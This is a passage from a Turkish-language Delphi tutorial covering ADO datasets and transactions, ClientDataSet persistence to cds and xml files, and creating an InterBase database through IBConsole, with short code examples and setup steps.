procedure TForm1.Button1Click(Sender: TObject);
//Kayıt Ekle
begin
  ADODataSet1.Append;
end;
```

ADODataSet Kontrolü İle Aktif Kaydı Silmek:

Aşağıdaki kodlamayla aktif kaydınızı tablonuzdan silebilirsiniz.

```
procedure TForm1.Button1Click(Sender: TObject);
//Kayıt Sil
begin
  ADODataSet1.Delete;
end;
```

ADODataSet ve Transaction:

Daha önceki bölümlerde Transaction olayının ne işe yaradığı detaylı olarak anlatılmıştı. Şimdiki bölüm de ise bu işlemin "ADO" nesnelerine kullanımına ait uygulamalarından bahsetmek istiyorum. Mantık tamamen aynı olmakle beraber uygulama şekli biraz daha farklı olmaktadır.

- **ADOConnection1.BeginTrans**

Transaction işlemini başlatan komuttur. Bu komuttan sonra yapılan tüm işlemler iptal edilebilir veya tabloya yansıtılabilir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  ADOConnection1.BeginTrans;//Başlat
end;
```

- **ADOConnection1.CommitTrans**

Transaction uygulaması başlatıldıktan sonra yapılan tüm değişikliklerin tabloya yansıtılmasını sağlayan komuttur. Bu komut uygulandıktan sonra Transaction işlemi sona erer.

```
procedure TForm2.Button1Click(Sender: TObject);
begin
  ADOConnection1.CommitTrans;//Tabloya yansıt
end;
```


- **ADOConnection1.RollbackTrans**

Transaction işlemi başlatıldıktan sonra yapılan tüm değişiklikleri iptal ederek orjinal konuma dönülmesini sağlar.

```
procedure TForm2.Button1Click(Sender: TObject);
begin
  ADOConnection1.RollbackTrans;//Değişiklikleri iptal et
end;
```

Görüldüğü gibi aynı mantık fakat farklı komutlarla ADO kontrolleri için Transaction işlemini kolayca gerçekleştirebilmekteyiz. Şimdi olayın anlaşılması bağlamında bir örnekle izahat yapalım.


Formunuzun üzerine Bir adet “AdoConnection”, bir adet “ADODataSet”, bir adet “DataSource”, bir adet “DBGrid”, bir adet “DBNavigator”, beş adet “DBEdit” ve iki adet Button” kontrolü ekleyip aşağıdaki tasarımı oluşturunuz.



Gerekli tüm bağlantıları yaparak (daha önce anlatıldığı şekilde) “DBGrid” nesnesi içerisinde “MAGAZA” tablosuna ait tüm kayıtların gözükmesini sağlayınız. Bu aşamadan sonra yapacağınız işlem aşağıdaki kodları programınıza eklemek olacaktır.

```
procedure TForm2.FormCreate(Sender: TObject);
//Transactionu Başlat
begin
  ADOConnection1.BeginTrans;//Transactionu başlat
end;
procedure TForm2.Button1Click(Sender: TObject);
//Uygula
begin
  ADOConnection1.CommitTrans;//Değişiklikleri Tabloya Yaz
  ADOConnection1.BeginTrans;//Tekrar Transactionu Başlat
end;

procedure TForm2.Button2Click(Sender: TObject);
```

```
//İptal Et
begin
  ADOConnection1.RollbackTrans;//Değişiklikleri iptal et
  ADODataSet1.Close;
  ADODataSet1.Open;
  ADOConnection1.BeginTrans//Tekrar Başlat
end;
```



Programı çalıştırdıktan sonra herhangi bir kaydı silip, ardından "Iptal Et" düğmesine tıklayın. Silinen kaydın geri geldiğini göreceksiniz. Şayet "Tabloya Yaz" düğmesine basarsanız yaptığınız tüm değişiklikler ana tablonuza uygulanacaktır.

Kod satırlarına dikkat edecek olursanız "Transaction" işlemi "OnCreate" yordamında otomatik olarak başlatılmaktadır. Ayrıca her "Tabloya Yaz" veya "İptal Et" düğmesinden sonra "Transaction" işlemi yeniden başlatılmaktadır. Bu tür uygulamalar performansınızı biraz azaltacak fakat güvenliğinizi önemli ölçüde artıracaktır.

Programın çalışması sırasında devamlı "Transaction" açık olacağı için, var olup olmadığını kontrol ettirmenize gerek yoktur (BDE deki örnekte kontrol vardı).

BÖLÜM 8
XML DOSYALARI OLUŞTURMAK

ClientDataSet Kontrolü:

Bu kontrol sayesinde "BDE" veya "ADO" kullanmadan harddiskinizde tablo yaratıp içerisine kayıt girebilirsiniz. Girilen kayıtlara daha sonra ulaşmanız tabiiki mümkün olabilmektedir. Kontrolün çalışma mantığı bilgisayarda "cds" veya "xml" uzantılı bir dosya yaratarak içerisine kayıt bilgilerini kaydetmekten ibarettir. Aşağıda kullanmak zorun da olduğunuz özelliklerini vereceğim.

- **ClientDataSet1.FieldDefs.Add**

Bu method sayesinde yaratacağınız tabloya ait sütunları belirleyebilirsiniz. Sütun içerikleriniz her şekil tipten olabilir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
    ClientDataSet1.FieldDefs.Add('EGITMEN',ftString,25,false);
    ClientDataSet1.FieldDefs.Add('GRUP_ADI',ftString,25,false);
    ClientDataSet1.FieldDefs.Add('SURESI',ftInteger,0,false);
    ClientDataSet1.FieldDefs.Add('FIYATI',ftCurrency,0,false);
end;
```

Methodun kullanımına dikkat ettiyseniz 4 parametre içermektedir. Birinci parametre tablo sütun ismini, ikinci parametre sütuna girilecek içeriğin tipini, üçüncü parametre kaç karakter olduğunu (sayısal içerikler için "0" girebilirsiniz) belirlemektedir.

- **ClientDataSet1.CreateDataSet**

DataSeti yaratmak için kullanılan methoddur. Yaratılan bu dataset içerikleri daha sonra dosyaya kaydedilecektir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
    ClientDataSet1.CreateDataSet;//yarat
end;
```

- **ClientDataSet1.SaveToFile**

DataSet içerisindeki kayıtları "cds" uzantılı bir dosyaya kaydetmek için kullanılan methoddur. Kaydedilen bu kayıtlara daha sonra ulaşılma imkanı mevcuttur.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
    ClientDataSet1.SaveToFile('c:\gazi\prestige.cds');//Dosyaya kaydet
end;
```

- **ClientDataSet1.LoadFromFile**

"cds" uzantılı dosya içerisindeki kayıtlara ulaşabilmek için kullanılan methoddur.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  ClientDataSet1.LoadFromFile('c:\gazi\prestige.cds');//Aç
end;
```

- **ClientDataSet1.FileName**

İçerisindeki kayıtların gösterileceği dosya bu özellikle belirlenmektedir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  ClientDataSet1.FileName:='c:\gazi\prestige.cds';
end;
```

- **ClientDataSet1.Filter**

Dosya içerisindeki tüm tablolar değilde, sadece sizin istediğiniz kayıtları göstermek amaçlı kullanılan özelliğidir. Kullanımı aynen "BDE" ve "ADO" kontrollerindeki şekilde olacaktır.


- **ClientDataSet1.Filtered**

Filtre işlemi için belirlenen kriterin tabloya uygulanması için gerekli olan komuttur. True değerinin aktarılması tablonun filtreleneceği anlamını taşımaktadır.

```
procedure TForm2.Button1Click(Sender: TObject);
begin
  ClientDataSet1.Filter:='MAGAZAADI='+QuotedStr(Edit1.Text);
  ClientDataSet1.Filtered:=True;
end;
```

Şimdi bu kontrole ait bir örnekle kullandığımız methodları tekrar hatırlamaya çalışalım.

Örnek için aşağıdaki tasarımı oluşturunuz.




Şimdi aşağıdaki adımları izleyerek "DBGrid" nesnesi içerisindeki kayıtları dosyaya nasıl kaydedebileceğinizi öğrenin.

- Birinci adımda formunuza bir adet "**ClientDataSet**" kontrolü yerleştirin. Başka hiç bir ayar yapmayın tamamını kodla yapacağız.
- İkinci adımda formunuza bir adet "**DataSource**" kontrolü yerleştirip "**DataSet**" özelliğine "ClientDataSet1" kontrolünü aktarın.
- Üçüncü adımda formunuza bir adet "DBGrid" kontrolü yerleştirip "DataSource" özelliğine "DataSource1" değerini aktarın.
- Dördüncü adımda formunuza bir adet "DBNavigator" kontrolü yerleştirip "DataSource" özelliğini "DataSource1" yapın.
- Aşağıdaki kod bloğunu "Unit" pencerenize ekleyiniz.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  if FileExists('c:\gazi\prestige.cds')=false Then//dosya yoksa
    begin       //tabloyu oluştur
      ClientDataSet1.FieldDefs.Add('EGITMEN',ftString,25,false);
      ClientDataSet1.FieldDefs.Add('GRUP_ADI',ftString,25,false);
      ClientDataSet1.FieldDefs.Add('SURESI',ftInteger,0,false);
      ClientDataSet1.FieldDefs.Add('FIYATI',ftCurrency,0,false);
      ClientDataSet1.CreateDataSet;//yarat
      ClientDataSet1.SaveToFile('c:\gazi\prestige.cds');//kaydet
    end;
```

```
   ClientDataSet1.FileName:='c:\gazi\prestige.cds'; //Aç
   ClientDataSet1.Open;
end;
procedure TForm2.Button1Click(Sender: TObject);
//Kaydet
begin
  ClientDataSet1.SaveToFile('c:\gazi\prestige.cds');
end;
```



Programı ilkçalıştırdığınız zaman dosyayı bulamayacağı için oluşturup kaydedecek. Bu aşamadan sonra ekleyeceğiniz her kayıt daha sonra programı açtığınız zaman "DBGrid" nesnesi içerisinde gözükecektir (Dosyaya Kaydet düğmesine basılması gereklidir).

ClientDataSet Kontrolü İçerisindeki Kayıtları Xml Uzantılı Kaydetmek:

"ClientDataSet" kontrolü "xml" formatlı dosyalara da destek vermektedir. Dilerseniz kayıtlarınızı bu formatta kaydedip sonra tekrar açabilirsiniz. Doğrusunu isterseniz uygulamada Delphi için "cds" veya "xml" olmuş pek fark etmiyor. Yukarıdaki örnek için kodu aşağıdaki şekilde değiştirip "xml" formatlı dosya olarak ta oluşturabilirdiniz.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  if FileExists('c:\gazi\prestige.xml')=false Then
    begin       //tabloyu oluştur
      ClientDataSet1.FieldDefs.Add('EGITMEN',ftString,25,false);
      ClientDataSet1.FieldDefs.Add('GRUP_ADI',ftString,25,false);
      ClientDataSet1.FieldDefs.Add('SURESI',ftInteger,0,false);
```

```
    ClientDataSet1.FieldDefs.Add('FIYATI',ftCurrency,0,false);
    ClientDataSet1.CreateDataSet;
    ClientDataSet1.SaveToFile('c:\gazi\prestige.xml');
  end;
  ClientDataSet1.FileName:='c:\gazi\prestige.xml'; //Dosyayı Aç
  ClientDataSet1.Open;
end;

procedure TForm2.Button1Click(Sender: TObject);
//xml olarak Kaydet
begin
  ClientDataSet1.SaveToFile('c:\gazi\prestige.xml');
end;
```

BÖLÜM 9
INTERBASE KONTROLLERI

INTERBASE Veri Tabanı İşlemleri:

"SQL Server" veya "Oracle" veri tabanının yüklü olmadığı ağ ortamlarında kullanılmak üzere Delphi'nin desteklediği bir veritabanı uygulamasıdır. Bu veritabanının özelliği, aynı tablo için değişik haklara sahip bir çok kullanıcının tanımlabilmesine izin vermesidir. Yani bir kullanıcı tabloyu "Read Only" olarak kullanabilirken diğer kullanıcı tablo üzerinde tüm değişiklikleri yapabilmektedir. InterBase içerisinde oluşturulan tablolara "BDE" kontrollerini kullanarak ta kolayca bağlanabilirsiniz. Söyledik ya bir yerden sonraki tüm işlemler tamamen aynı mantık çerçevesinde gerçekleşmektedir.


Bu veritabanı "Delphi" ile beraber gelen "CD" içerisinden ayrıca yüklenmelidir. Delphi7 sürümünde "InterBase 6.5 Desktop Edition" seçeneğini tıklayarak bilgisayarınıza kurabilirsiniz.

InterBase kullanarak uygulama geliştireceksiniz, aşağıda anlatılan şekilde bir yörünge izlemelisiniz.


InterBase Kullanarak Veri Tabanı Oluşturmak:

Veri Tabanı uygulamaları gerçekleştireceğiniz zaman tablolara ihtiyacınız olacaktır. Tablolar kendi başlarına oluşturulmazlar, öncelikle oluşturulacakları veri tabanını yaratmanız gerekecektir. Ardından istediğiniz kadar tabloyu bu database (veri tabanı) içerisinde oluşturabilirsiniz. "InterBase" uygulamasını bilgisayarınıza yükledikten sonra "Start" menüsüne yüklenmiş olacaktır. Tüm değişiklikleri bu kısa yoldan gerçekleştirebilirsiniz.


“Start->Programs->InterBase->IBConsole” adımlarını izleyerek aşağıdaki pencereyi açtırın.



Bu pencerede “Local Server” henüz kullanılmaz durumdadır, aktif hale geçirebilmeniz için şifresini belirlemelisiniz. “Local Server” seçeneğini seçerek mousun sağ tuşuna tıklayın. Açılan menüden “Login” bölümüne tıklayın. Aşağıdaki pencere açılacaktır.




Şifreyi değiştirmediğiniz sürece “User Name” e “SYSDBA” “Password’ e “masterkey” yazarak “Local Server” i aktifleştirebilirsiniz (bu şifre daha sonra değiştirilebilir).



“Local Server” altında yer alan seçenekler aşağıda tablo halinde gösterilmektedir.

Seçenekler	Sonuç
DataBase	**Yeni Bir Veri Tabanı oluşturmak için kullanılır**
Backup	**Backup ünitesi belirlemek için kullanılır**
Certificates	**Yeni bi sertifika oluşturmak için kullanılır**
Server Log	**Log Dosyaları İçin Kullanılır**
Users	**Kullanıcı Tanımlamak İçin Kullanılır.**


Şimdi “DataBase” seçeneğini kullanarak ilk Veri Tabanınızı oluşturalım. “IBConsole” penceresi açıkken (şifreyi girip InterBase e logon olduktan sonra) “DataBase->Create DataBase” adımlarını izleyerek aşağıdaki pencereyi açtırın.



“FileNames” kısmına veritabanınızın yolunu “Alias” kısmınada kullanacağınız ismini yazarak “OK” düğmesine basın.

Dikkat edin “InterBase” içerisinde oluşturulan “DataBase” ler “gdb” uzantısı alırlar. Daha sonra programdan bu veritabanına ulaşmak için “FileNames” kısmında belirlediğimiz dosya yolunu kullanacağız. “OK” Bastıktan sonra kontrol edin “prestige.gdb” veritabanı “gazi” klasörünün içerisinde

oluşturulacaktır.Bu adımdan sonra "IBConsole" pencerenizin görüntüsü aşağıdaki şekilde değişecektir.



Bu şekilde "Migros" isminde ilk DataBase imizi oluşturmuş olduk. Bu projeyle ilgili tüm tablolarınızı "Migros" database i içerisine kaydedebilirsiniz.

